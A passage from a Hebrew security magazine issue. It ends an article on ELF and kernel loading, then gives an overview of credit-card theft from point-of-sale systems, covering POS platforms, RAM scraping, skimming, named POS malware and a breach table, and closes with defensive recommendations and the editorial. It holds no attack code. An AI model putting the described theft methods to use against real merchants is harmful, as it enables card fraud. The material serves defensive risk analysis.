נסביר כל חלק וחלק: בהתחלה יש הצהרה על headers שונים שרלוונטיים למערכת, בין אם זה 32bit או 64bit, ה-preprocessor יודע לעשות העתק הדבק מתאים. לאחר מכן יש העתקה פשוטה של ה-Elf header מהקרנל עשינו לו decompress מקודם למשתנה שלנו. ואז יש השוואה של הארבעה בתים ראשונים לmagic number של פורמט ה-ELF. כצפוי אם לא תהיה התאמה, תודפס הודעת השגיאה: "Kernel is not a valid ELF file"


כפי שצינו מקודם, ה-program headers, מציינים את האופן בו נטען התהליך, ואת מרחב הזכרון שלו. גם פה ניתן לראות, יש העתקה של אותם program headers, למערך מוקצה דינמית. לאחר מכן יש לולאה שעוברת על כל header כזה.

במידה וסוג של header הוא PT_LOAD, כלומר שהסגמנט אמור להיטען לזכרון הדברים הבאים קורים:

- כך או כך, יש קבלה של איזשהו base address של הסגמנט. כפי שניתן לראות, אותה כתובת תלויה ב-p_paddr, כלומר הכתובת הפיזית של הסגמנט. העניין הוא שבשלב זה עדין לא מופעל מנגנון הוירטואליזציה, (השמה של כתובת ה-base של page global table לאוגר cr3, והתעסקות עם ביטים באוגר cr0 כפי שניתן לראות בקובץ /arch/x86/kernel/head_64.S) ולכן נטען רק לשם את המידע.
- העתקה בעזרת פונקציה memcpy ל-dest את התוכן של אותו סגמנט שגודלו p_filesz.

לבסוף יש הדפסה של הודעת הצלחה ואנחנו ממשיכים במסענו. לאחר סדרה של אתחולים שונים (למשל הזכרון הוירטואולי), אנחנו מגיעים לפונקציה start_kernel שמוגדרת ב-init/main.c שגם היא אחראית להגדרות שונות כמו של זכרון, זמן. זו בתורה קוראת rest_init שיוצרת את תהליך ה-init, והוא מריץ את הפונקציה kernel_init ובה תהיה נקודת הסיום שלנו:

```
static int __ref kernel_init(void *unused)
{
    ...
    if (!try_to_run_init_process("/sbin/init") ||
        !try_to_run_init_process("/etc/init") ||
        !try_to_run_init_process("/bin/init") ||
        !try_to_run_init_process("/bin/sh"))
        return 0;
    ...
}
```




סיכום

במאמר זה ניסיתי להציג ולתאר לעומק עד כמה שאפשר, שלל נושאים הקשורים ל-ELF. מן הסתם שאף פעם אי אפשר לכסות את כל הידע הקיים, אבל בהחלט כן השתדלתי לעסוק בדברים החשובים ביותר. תחום שלצערי לא נגעתי בו הוא כל הקשור ל-exploitation. כמובן תמיד אפשר לדבר על הדברים היותר מוכרים כמו מגוון buffer overflows, ret2libc, ROP וכו', אולם מה שתפס את תשומת ליבי בכל היכרותי עם תחום זה הוא דבר הנקרא GOT overwrite. בעקרונו של דבר, התוקף מנסה לשנות ולדרוס פה את הערכים ב-GOT בכדי לנצל זאת למטרותיו, ובמקום שהתכנית תריץ את מה שהיא צריכה להריץ, היא מריצה את מה שברצונו של התוקף. כמובן שתיאור זה היה פחות מעל קצה המזלג, ומי שרוצה בהחלט מוזמן לקרוא על זאת ועל עוד התקפות מעניינות.

ובתור מילים באמת אחרונות, אני חייב לציין שבאמת נהנתי לכתוב מאמר זה. אם מצאתם משהו לא מובן, לא נכון וכל טעות, קטנה ככל שתהיה או שאתם רוצים ליצור איתי קשר, ניתן לפנות אלי באימייל:

dexr4de@gmail.com



גניבת פרטי אשראי מקופות דיגיטליות

מאת אלכסנדר גצין

הקדמה


פריצות וגניבות פרטי כרטיסי אשראי בשנות 2013-2014 חשפו מעל מאה מיליון כרטיסי אשראי ונתון זה אינו כולל את פרטי הלקוח. חברות האשראי, בנקאות ומסחר סופגות הפסדים ותובעות את חברות הביטוח למימוש פוליסות. חברות אלה, נמצאות תחת רגולציה כבדה ומשקיעות משאבים רבים בפתרונות מידור הסיכונים וההפסדים (השקעת המשאבים גדלה ב-2016 לעומת אשתקד במרבית הארגונים בכ-20-40 אחוז) בהתאם.

בשנת 2016, תופעת הונאות אשראי וגניבת פרטי כרטיסים צפויה להתרחב בהתבסס על ספקולציות, בפרט לאור המעבר לסליקה מבוססת כרטיס פיזי בסטנדרד EMV - מעבר לסליקת כרטיסים מבוססי צ'יפ ותעודה דיגיטלית, העברת אחריות ההפסדים ל-MERCHANT על הפסדים אם ה-MERCHANT לא תמך בטכנולוגיה. העולם עובר לכרטיסי אשראי עם צ'יפ = כרטיס אשראי חכם שימנע הונאות "פיזיות" (גניבת כרטיס אשראי), מעבר שינתב את פשע ההונאות בכרטיסי אשראי למרחב הדיגיטלי.

הגורמים שהוזכרו, התקפות מוצלחות על ה-POSים (Point Of Sale) והמעבר לסטנדרט שיקשה על הונאות כרטיס פיזי יגבירו את פעילות התוקפים בגניבת פרטי אשראי. מקור הסיכון הדומיננטי להפסדים הוא נמוך בשרשרת עיבוד האשראי - בחולייה החלשה כמובן, ה-POS וסביבת מחייתו הטבעית, המפעיל של הקופות החכמות (POS), בית העסק - ה-Merchant.

רקע - סליקה וקופות דיגיטליות

על מנת להבין איפה פרטי האשראי וקופות ה-POS נכנסים לתמונה, נבחן, במבט מעל את תהליך הסליקה הסטנדרטי כאשר לקוח מבצע רכישה בחנות (עסקה בנוכחות הרוכש, עם כרטיס אשראי):



ברגע שהלקוח מעביר את כרטיס האשראי שלו בעסק (MERCHANT), הסולק עמו העסק נמצא בהסכם מאמת את העסקה מול מנפיק הכרטיס, נבדקים נתונים כגון תוקף הכרטיס, מסגרת האשראי ועוד. אימות העסקה חוזר ממנפיק הכרטיס ואל העסק, רשת התשלום, שירותי בנקאות אוטומטיים בישראל, מרכז את התקשורת בצורה מאובטחת בין הגורמים.

הערה: חשוב להכיר שישנם גורמים נוספים שהושמטו לטובת הפשטת התהליך: הסולק, מותגי האשראי ורשת התשלום הבינלאומית SWIFT משחקים תפקידי מפתח בתהליך הרכישה באמצעות כרטיס אשראי - הסליקה.

במקרה שלנו, נדבר על פרטי האשראי שקופות אוספות על מנת לבצע פעולות, אותם פרטים יקרי ערך אשר נתונים באיום מצד תוקפים:

- **PAN** - מספר כרטיס האשראי (Primary account number), הנפוצים נעים בין 8 ל-16 ספרות. על פיו ניתן לזהות את סוג הכרטיס, מנפיק הכרטיס, מותג הכרטיס ואת הכרטיס הספציפי (4-8 ספרות ימניות / אחרונות) **נשמר כמידע על הכרטיס**
- **TRACKS (1,2)** - מחזיקים מידע מזהה של כרטיס האשראי: ה-PAN, תאריך תפוגה ומידע טכני נוסף.
- **PIN** - הוא קוד בן הארבע ספרות אשר נדרש לאימות בעל הכרטיס בנוכחות הכרטיס, **לא נשמר כמידע על הכרטיס**.
- **CVV** - הוא קוד בן שלושה או הארבע ספרות אשר נדרש לאימות בעל הכרטיס בלא נוכחות הכרטיס, גם כן, **לא נשמר כמידע על הכרטיס**.

אותן קופות דיגיטליות (Point of Sale) קיימות במגוון צורות, יישומים, פלטפורמות ובהתאם, גם "סביבתם הטבעית" מגוונת - מחומרה ומ"ה ייעודיים ועד יישומי קופות WEB וענן.



בין ייצרניות וספקיות שירותי הקופה הגדולות בעולם מתבלטת ECR Software Corporation, מדורגת כמובילה בשוק גלובלי ומציעה שירותים ופתרונות מקצה לקצה, קופת ה-POS הקלאסית שלה (Catapult) מבוססת Windows ורצה על מגוון חומרה.

דוגמאות למשווקות ולמפתחות בישראל:

- ריטליקס (שרכשה על ידי NCR) לקופות מכירה ומשווקת קופות ושירותים תומכים, ביניהם גם בענן.
- Verifone שמציע שירותי טכנולוגיות סליקה מגוונות בנוסף לקופות מכירה, ביניהם שירותי סליקה וכרטיסי אשראי.

ה-POSים בעולם נבדלים על פי מערכות הפעלה, פלטפורמה, יכולות ועוד, להלן סוגן:

מבוססות Microsoft Windows:

קופות חכמות מבוססת מערכת הפעלה מבית Microsoft הן הנפוצות בעולם, מתחלקות לשני סוגים:

- אפליקטיבית
- הרחבה למערכת הפעלה Windows מארכת, לדוגמא, Posready 7 מבוססת על Windows 7, מותקנת ורצה על מערכות Windows

יתרונות: קלה להפצה והפעלה היות ומופצת על מערכות Windows עם דרישות חומרה גמישות.
חסרונות: פגיעות לשלל הפרצות שיתלוו למערכת ההפעלה ולחומרה המארחים, פגיעויות ברמת מערכת הפעלה WINDOWS וגם שירותים תומכים כגון MS11-100 ב-Net. (ניצול על ידי CVE-2011-3415 או הפניית משתמש מעמוד האימות לטובת גניבת Credentials לדוגמא).

מבוססות Embedded:

מערכת ההפעלה נבנתה והותאמה לחומרה יעודית ובמטרה יעודית - נקודת מכירה. לדוגמא, Windows Embedded for Point of Service, מבוססת Windows XP SP2 / Windows 8, 8.1.

יתרונות: ביצועים משופרים, התקנה והפעלה קלים יותר, רמת הקשחה Default-ית גבוהה (לא תתמוך בשירותים שאינם נדרשים לטובת ביצוע ייעודה).

חסרונות: עצם היות Embedded מקשה על תהליכים אופרטיביים כגון Patch Management, סובלת מפגיעויות מערכות Windows "קלאסיות".



קופות Proprietary:

קופות דיגיטליות של יצרני חומרה / בתי תוכנה אשר מבוססות על מערכות הפעלה, חומרה ו/או אפליקציה בפיתוח פנימי.

לדוגמא, **Toshiba 4690 OS**: פיתוח IBM שנמכר ב-2012 ל-Toshiba, בגרסא עדכנית של Version 6 (עדכנית ב-Release6). מערכת הפעלה שמיועדת לרוץ על מגוון רב של חומרות כולל קופות פיזיות, מספקת שירותי קופה, שירותי WEB תומכים, ניהול מערך קופות ועוד.

יתרונות: מערכת ההפעלה 'סגורה' (קוד המקור לא זמין ברשת, שימוש בתשלום בלבד) אשר נכתבה ע"י IBM לשירותי קופה ולא בוססה על Windows, משמעות הדבר - חסינה לרוב הפגיעויות הנפוצות שמתרכזות בקופות הנפוצות של Microsoft ומקשה על תהליכי האקספלוויטציה ואיתור פרצות. נכון לכתיבת שורות אלו רק שתי פרצות מפורסמות לציבור ואף אחת מהן אינה בחומרה קריטית.

חסרונות: מערכת ההפעלה הייחודית תדרוש מימונות מיוחדת לתחזוקה וידע שאינו נפוץ ליישום אבטחה. נכון, היא מותקפת פחות מ-Windows אך אין זה אומר שהיא חסינה. ארגון אשר מקווה מטרה נאה מספיק לתוקף יכול למצוא עצמו מתקשה להתמודד תוקף מאובזר ב-0day, אם לא הכין עצמו בהתאמה (Incident Response, Disaster Recovery).

מבוססות Open Source:

קופות קוד פתוח. קוד האפליקציה זמין ברשת לקהילה, נסקר לעומקיו בפומבי, בנוי לקסטומיזציה (התאמה) לצורכי המפעיל. כל אחד יכול להוריד ולהפעיל אותה, בדרך כלל - בקלות. וכן, חינם.

לדוגמא, **LemonPOS**: זמינה בגרסה ייצורית מ-2009 (BETA מ-2007), קופה דיגיטלית שניתן גם היום להוריד מאתר קהילת המפתחים הישן שלה וב-Sourceforge. מיועדת להרצה על Linux, בסיס נתונים MySQL, ממשק משתמש מבוסס Qt4. קוד האפליקציה זמין - מכך ההכרח הוא יישום אבטחה By Design (במקום להסתמך על חשאיות הקוד) ולא נמצאות בו חולשות קריטיות פרט לחבילות פרטניות שדורשות עדכון.

יתרונות: כן, חינם. פעמיים כי טוב. נבנה להיות קלה להפעלה, התקנה, פיתוח והתאמה לכל צורך. נסקרת ומדוברת, מה שחשוב כשמדובר במוצר Open Source. מספקת שירותים בסיסיים נדרשים כגון ניהול מלאי והדפסה.

חסרונות: לא מאטים לצד יתרונות משמעותיים - אין תמיכה. מה שמציג סיכון למפעיל שאין לזלזל בו.



אין עדכונים, המפעיל נדרש לפתח את הקופה בכדי לעמוד באיומים של היום (לדוגמא לעדכן חבילות TLS עדכניות על ההתקנה הבסיסית). קוד האפליקציה זמין - ניתן לפתח ולתכנן תקיפה בקלות במידה ונמצאה פגיעות / חולשת אבטחה.

:Cloud POS

שירותים Software as a Service או תצורות היברידיות אשר מנגישים ללקוח מגוון יכולות וכלים שמתאפיינים ברמת אבטחה גבוהה ותאימות עם סטנדרטים אך גם סיכונים מובנים יחודיים. אפליקציית הקופה נגישה ללקוח בממשק WEB-י ומאפשרת סליקה ללא נוכחות כרטיס (CVV + PAN) או חיבור מאובטח אל יחידה פיזית בצד הלקוח שסולקת כרטיסים. ספקים רבים, גדולים וקטנים כגון **Microsoft, Amazon, Verifon, WebPOS** ועוד מציעים שירותי סליקה בענן.

יתרונות: עיבוד האשראי מינימאלי בצד 'מפעיל' הקופה מה שמקטין סיכונים רבים ומקל על תאימות לתקינה, חוק ורגולטורים. שירותי ענן מסוגלים לספק ביצועים זמינים מאוד טובים. אחריות לאבטחה על תשתית עיבוד האשראי עוברת לספק השירות, לצד אופרציות אבטחה (כגון ניהול עדכונים / פגיעויות ועוד).

חסרונות: הנוחות ורמת האבטחה המובטחת מצד ספק השירות מתעתעים בצרכן: אומנים סיכונים רבים ממועברים - אחרים, יחודיים נכנסים לתמונה. שירות הסליקה הוא אופרציה קריטית לרוב העסקים וסליקה מול ענן מפתחת תלות מלאה בחיבור האינטרנט. התוקפים אינם עיוורים למגמות בעולם, בפרט בעולם הסליקה - פורסמו סקירות של תקיפות ממוקדות על שירותי ענן (לדוגמא Account Hijacking) ו-Malwares ממוקדים (POSCloud) שמנצל פרצות בדפדפן מפעיל הקופה / מנהל השירות לגניבת מידע (אשראי). איומי ענן מורכבים נכנסים לתמונה - דיירי שירות מקבילים, נגישות לשירות (ומידע האשראי שאתה מעבד) מרשת האינטרנט, וספק השירות בעצמו מציגים סיכונים שיש לנהל.

למרות המגוון, רוב הקופות הדיגיטליות בשטח הן גרסאות של מערכת הפעלה (ניחשתם) Windows. קופות דיגיטליות מבוססות Windows הן הנפוצות בעולם ומהוות כיעד ההתקפה הנפוץ מקופות ה-POS.

אימים, ווקטורי תקיפה

מה הוא ווקטור תקיפה, מדוע חשוב להכיר אותם ואיך להפיק תועלת ישימה מסקירתם?

ווקטור תקיפה הוא אפיק בו לתוקף יש ממשק עם הארגון או יכולת להשפיע על מערכות המידע שלו. בין אם ע"י קלט צד משתמש באתר WEB, ניצול תהליכי עבודה כגון הורדת והתקנת עדכונים, תקיפה פיזית כגון ניסיון עקיפת מנגנוני בקרת גישה פיזיים ע"י Tailgating (להיכנס אחרי עובד מאושר כאשר זה פתח דלת ע"י הזדהות). מדובר במושג כללי (יותר מ-Attack Surface לדוגמא, שידבר על שדות קלט ועוד), חשוב מאוד שארגון יכיר איך ניתן לתקוף אותו, יישם בקורות הדוקות ומרובות שכבה באפיקים אלו. מתוך הערכת ווקטור תקיפה לארגון מסיקים תמונה כוללת של **האימים** שהארגון חשוף אליהם בתקיפת סייבר (פעילות זדונית אשר תפגע בארגון למטרה כזאת או אחרת).

אימים

ארגון אשר מפעיל קופות חכמות הוא ארגון שמסדר פרטי אשראי, סביר מאוד להניח שבין אם הוא מכיר בכך או לא - הוא גם מאכסן ומעבד אותם. אותו ארגון, מחויב לכל הפחות לשמירה על פרטיות מידע אישי על פי חוק ברוב המדינות בעולם, לשמירה קפדנית יותר של פרטי אשראי ע"פ הנחיות רגולטוריים. בין מחויב הארגון בישירות או לא, עליו לנהל סיכונים.

בכדי להבטיח רמת אבטחה לקהל לקוחותיה, עמידות הארגון מבני הפסדים ולהבטיח לעצמם קלף מכריע בבתי משפט ההנהלה הבכירה בארגון תנחה ליישם ניהול סיכונים, פן חשוב מאוד הוא סיכוני א"מ וסייבר. ע"י מתודולוגיית OWASP ואחרות, מושגי הערכת סיכון למערכות מידע תחושב כמותי בצורה הבאה:

$$\text{Risk} = \text{Threat} * \text{Vulnerability}$$

איום הוא אירוע בעל סבירות לגרום נזק, נפרט את האימים הרלוונטיים לארגונים הפעילים קופות חכמות:

קופת ה-PC אליה ה-POS מחובר:

- התקפות APT ו-Phishing על עובדי/רשת הארגון לגניבת מידע אשראי ו-PII
- ניצול פגיעויות והפצת Malware ייעודיים לגניבת מידע אשראי

בסופו של דבר, במקרים רבים ה-POS יכול לחשב כ"עוד עמדת קצה" ברשת הארגון והיא חשופה לתקיפות ברשת. במקרים אחרים, תקיפת עמדת הקצה המחוברת ל-POS גם היא עלולה לסכן ברמה גבוהה את הקופה עצמה.

במקרים בהם העמדה מריצה תוכנות יעודיות שנועדו לנהל את החנות / מידע אודות לקוחות (כגון חברי מועדון וכו').



[<http://www.2mcctv.com/blog/wp-content/uploads/2012/06/pos-integration.jpg>]

ה-POS עצמו:

- הפעלת RAM Scraping על הזיכרון הנדיף של מכשיר ה-POS עצמו בטרם מידע האשראי מוצפן – טכניקה המאפשרת, בהינתן יכולת לרוץ על אותו ה-CPU שעליו רצה תוכנת ה-POS עצמה (נפוץ בעיקר במקרים בהם עמדת ה-POS מבוססת Windows) לבצע Dump לזיכרון של התהליך ובכך להשיג את הפרטים המוצפנים בעודם מפוענחות בזיון המכשיר.

דוגמאות ל-Malware יעודיים ל-POS בעלי יכולות כאלה הם: Soraya, JackPOS, BlackPOS, Backoff, ניתן לקרוא עליהם עוד בדו"חות של חברת TrendMicro ו-Symantec בקישורים הבאים:

- <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-pos-ram-scraping-malware.pdf>
- http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/attacks_on_point_of_sale_systems.pdf


- קורא מגנטי מושגל "Card Skimmer" על גוף קורא הכרטיס (פיזית, מחוץ ל-Scope)



[<https://www.wirecard.com/products/payment/pos-terminals>]

מדובר במתקפה ישנה יחסית אשר צוברת תאוצה ואנו שומעים עליה יותר ויותר עם הזמן, הדרישה מצד התוקפים הינה - גישה פיזית. ניתן לקרוא על הנושא בפוסט מעולה של Brian Kerbs בקישור הבא:

<http://krebsonsecurity.com/category/all-about-skimmers/>



תיווך התקשורת:

- האזנה לכבל שבין קורא הכרטיס לקופה (פיזית, מחוץ ל-Scope)
- תקיפות הרכיבים או תיווך התקשורת כאשר מדובר ב-POS שאינו מקומי (כגון Cloud\WebPOS), לעוד דוגמאת:

<http://www.scmagazine.com/researchers-spot-flaws-that-could-allow-mitm-attacks-on-german-pos-systems/article/462538/>

האיומים שנסקרו הינם בסיס ייסודי (Baseline) לסקירת איומים עבור ארגון המפעיל קופות POS, זה הוא בסיס טוב להתחיל ממנו את הערכת הסיכונים הפנימית או לגבש הנחייה ליישום בקורות. חשוב לא לשכוח שאין אפשרות לכסות את כלל התרחישים במאמר וכל מקרה דורש התאמה (Tailoring) וסקירת מקיפה ייעודית.

מקורות חיצוניים:

שותפים, ספקים ושירותים מהווים מקור לסיכון זליגת מידע האשראי, עם זאת גם במקרים כגון Target בהם התוקף השיג גישה ל-POS-ים של הרשת דרך ספק, ווקטור התקיפה היה תקיפת ה-POS עצמו.



ניתוח תקריות

להלן טבלה הסוקרת מקרי תקיפת POS שונים, הטבלה מציגה את כלי התקיפה שזוהו, את וקטור התקיפה, את העסק הנתקף ואת השנה בה התקיפה התקיימה.

Characteristics	Theft & exfiltration Method	Breach	Victim / date	Malware
BlackPOS ver2 code significantly different than BlackPOS1 except for exfiltration. Also dubbed FrameworkPOS	Ram Scraper, data saved to fake obfuscated dll file, to compromised external server, to ftp	Third party's network	Target , 2013	BlackPOS
Low detection rates due to File injector, evidence cleanup & low profile attacks	Ram Scraper to Encrypted(later versions) file, to hardcoded external ftp server	TeamViewer weak configured passwords, other misconfigurations and known CVE	Retailers, 2011-today	Cherry-picker
Similarity to target breach,	Ram Scraper to file, to external server	stolen Third party credentials, unpatched WIN systems, outdated Windows XP Embedded SP3, pos OS	HomeDepot, 2015	(?) Some speculate BlackPos. Though unlikely
<i>Malware framework</i> , highly modular, emphasis on obfuscation and persistence, modular, professionally developed framework, difficult to detect because all hashes are unique to the victim system	Ram Scraper, APT hacking - & data theft & exfiltration varies	Exploitation of various vulnerabilities, leverage by dropper malware, Every module is a rootkit	Us Retailers ת2013- today	ModPOS
Breach was not appropriately handled by hired Incident response vendor. Reaccured. Assumed persistence & obfuscation mechanisms.	Assumed ram scraper, theft through compromised VPN	Compromised Virtual Private Network (VPN)	Affinity Casino, 2013	undisclosed
Pos & credit info malware is on the rise		PoS update method, breach of body of trust(Certificate chain), Bootkits : Spy.Banker	Mostly Retailers	MORE

המלצות


1. ליישם את המסקנות הפנימיות על בסיס ממצאי המחקר שמרוכז בטבלה הנ"ל.
2. בידול עמדות ה-POS מהרשת הארגונית וחיבורה אך ורק בנקודות בהן ישנו הצורך ובעזרת קישורים מאובטחים. במידה ואפשר - ניתוק העמדה לחלוטין מהרשת הארגונית ושימוש ברשת VPN יעודי.
3. להעשיר ולמקד את הערכת הסיכונים על בסיס עמודות ה-Breach ו-Theft\Exfiltration.
4. שימוש בתווך תקשורת מוצפן בין עמדות ה-POS לבין הרשת החיצונית, שימוש בהצפנה בין תוכנת ה-POS לבין החומרה.
5. להעשיר ולמקד את המתודולוגיה הארגונית להתמודדות עם אירועי סייבר וסיכוני סייבר הן ברמת מדיניות והן ברמת נהלי תגובה, בפרט על סמך עמודות ה-Breach ו-Theft & exfiltration Method.
6. התקנת תוכנות Antivirus יעודיות / בעלות מודולים יעודיים לעמדות ה-POS.
7. התקנת רכיבי IPS/IDS ברשת ה-POS לטובת איתור אנומליות בתקשורת.
8. ביסוס תרחישי תרגול סייבר שנתיים / בדיקות חוסן על סמך התרחישים שמתועדים במחקר.

לסיכום

מחזיקי פרטי (כרטיסי) האשראי נתונים תחת סיכונים מורכבים הנובעים כתוצאה מהצרכים העסקיים של החברות, הדואגות לשפר את זמינות וניידות פתרונות האשראי ללקוחות מחד ומאידך, זמינות, היכולת והמוטיבציה (רווחיות) של תוקפים להשיגם. את רוב ההתקפות המוצלחות והרועמות אנו צופים בסביבת ה-Merchants - הסוחרים, האחריות של חברות האשראי לנזקים אינה מכסה אותם כאשר מדובר במידע אשראי שאבד מסביבתם, במיוחד היות ואין הם עמדו באחריותם לאבטחה נאותה. אין זה אומר שחברות האשראי אינן חסונות כלל, אך החוליה החלשה במקרה של פרטי האשראי היא סוחרים, בפרט וסביב נקודת המכירה, הקופה הדיגיטלית, ה-POS.

על מחבר המאמר

אלכסנדר גצין, מנהל פרויקטי אבטחת מידע מטעם חברת EXTREME. מומחה אבטחת מידע מרקע טכני, התחיל את דרכו בממר"ם, מאז מילא תפקידי הדרכה, Analyst אבטחה, אינטגרציה, ניהול פרויקטים ותפקידים אחרים בתחום אבטחת מידע ותקשורת. לאלכס הסמכות טכניות בתחומי התקשורת (CCNA), אבטחת מידע (צוות התערבות, ניתוח ו-SIEM), מערכות אבטחה וטכנולוגיות (SIEM, CCSE, CA, SYM SIEM ועוד) ואבטחת ענן (CCSA).



מקורות לקריאה נוספת

- <https://www.sans.org/reading-room/whitepapers/analyst/understanding-preventing-threats-point-sale-systems-36332>
- <http://securityaffairs.co/wordpress/41928/malware/cherry-picker-pos-malware.html>
- <http://securityaffairs.co/wordpress/41933/cyber-crime/central-shop-black-market.html>
- <http://www.ehackingnews.com/2015/11/researchers-find-new-pos-malwares.html>
- <http://www.darkreading.com/vulnerabilities—threats/cherry-picker-pos-malware-has-remained-hidden-for-four-years/d/d-id/1323128>
- <http://krebsonsecurity.com/tag/blackpos/>
- <http://www.darkreading.com/home-depot-breach-may-not-be-related-to-blackpos-target/d/d-id/1315636>
- <http://www.isightpartners.com/2015/11/modpos/>
- <http://www.digitalcheck.com/business-and-bank-resources/2014-03-07-23-06-29/pos-encryption-understanding-the-basics>
- <https://www.sans.org/reading-room/whitepapers/casestudies/case-study-home-depot-data-breach-36367>
- <http://www.scmagazine.com/researchers-spot-flaws-that-could-allow-mitm-attacks-on-german-pos-systems/article/462538/>



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-71 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש אפריל.

אפיק קסטיאל,

ניר אדר,

31.3.2016